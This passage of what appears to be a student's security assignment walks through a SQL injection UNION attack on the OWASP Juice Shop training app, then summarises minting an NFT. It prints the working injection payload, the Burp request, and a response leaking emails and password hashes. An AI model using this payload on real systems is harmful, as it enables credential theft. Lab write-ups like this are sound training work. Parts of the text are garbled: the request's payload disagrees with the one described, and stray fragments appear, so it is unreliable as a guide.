- Now I will exploit the above information by modifying the search query. From the SQL Injection (Advanced) section on Web Goat, I learnt that there we can use UNION query in SQL to get details of other tables. But to use that the number of columns must be the same. So, as shown in above screenshots, in the response for the search query for products, there are 9 objects that are returned as JSON. This fact can also be exploited to use UNION on Users table.

The URL is crafted as below:

```
orange'))%20union%20select%20email,password,role,'test','test','test','tes
t','test','test'%20from%20users--
```

I have mentioned 9 columns in the above query to match the syntax of UNION. The details credentials, email, password and role are printed, rest all are sent 'test' as a garbage string as filler for the query.

When it's sent using repeater, we get the following response. All the credentials are in the file 'userCredentials.txt' which is attached in the submitted zip file.

```

1: GET /rest/products/search?query=1%20union%20select%20email,password,role,'test','test','test'--. HTTP/1.1
2: Host: localhost:3000
3: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4: Accept: application/json, text/plain, */*
5: Accept-Language: en-US,en;q=0.5
6: Accept-Encoding: gzip, deflate
7: Connection: close
8: Referer: http://localhost:3000/
9: Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; _ga=GA1.2.1125449309.1650790722; _gat_UA-112544930-1=1650790722.1650790722; _gid=GA1.2.1125449309.1650790722; _gat_UA-112544930-1=1650790722.1650790722; myPDM0VJELZ5d4r9kxapPrTniWE50eC9kBla3KvNxGnIgoP7zQeR
10: Sec-Fetch-Dest: empty
11: Sec-Fetch-Site: same-origin
12: If-None-Match: W/"25D0-XwBguPgDEMaCeozR3RMKC60vtw"
13:
14:
15:

```

**Response**

```

4 X-FRAME-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/application/json; charset=utf-8
7 Content-Type: application/json; charset=utf-8
8 Etag: W/"1307-Pnufsd0wC3d0C2dK03EFrie6U"
9 Vary: Accept-Encoding
10 Date: Mon, 20 Jun 2022 11:06:21 GMT
11 Connection: close
12 Content-Length: 4871
13 {
14   "status": "success",
15   "data": [
16     {
17       "id": "...",
18       "name": "615490058cae51a269bddac2852",
19       "description": "customer",
20       "price": "test",
21       "deluxePrice": "test",
22       "image": "test",
23       "createdAt": "test",
24       "updatedAt": "test",
25       "deletedAt": "test"
26     },
27     {
28       "id": "3129340juice-sh.op",
29       "name": "3c2bc044a9eaf1327d0aae3714b74",
30       "description": "admin",
31       "price": "test",
32       "deluxePrice": "test",
33       "image": "test",
34       "createdAt": "test",
35       "updatedAt": "test",
36       "deletedAt": "test"
37     }
38   ]
39 }


```

0 matches

0 matches

5,231 bytes | 34 millis

I even get a challenge completion popup on main website as below:



**Question 4:**

**a. Writing smart contract:**

The contract has been written in the file NFT\_FCS.sol.

Code uses library to implement ERC721 Standard of Token.

It has been deployed with contract hash:

0x7292d9a6dcda482d35cf74ec881ed9486e62161d

**b. Minting NFT:**

Deliverable json file named “nft-details.json”

NFT of my passport photo has been created.

On the given contract, several attempts were made to upload images using IPFS. But the one named “Photograph21 NFT” is the one for submission. Other tries were unsuccessful.

References:

[Link1](#)

[Link2](#)

[Link3](#)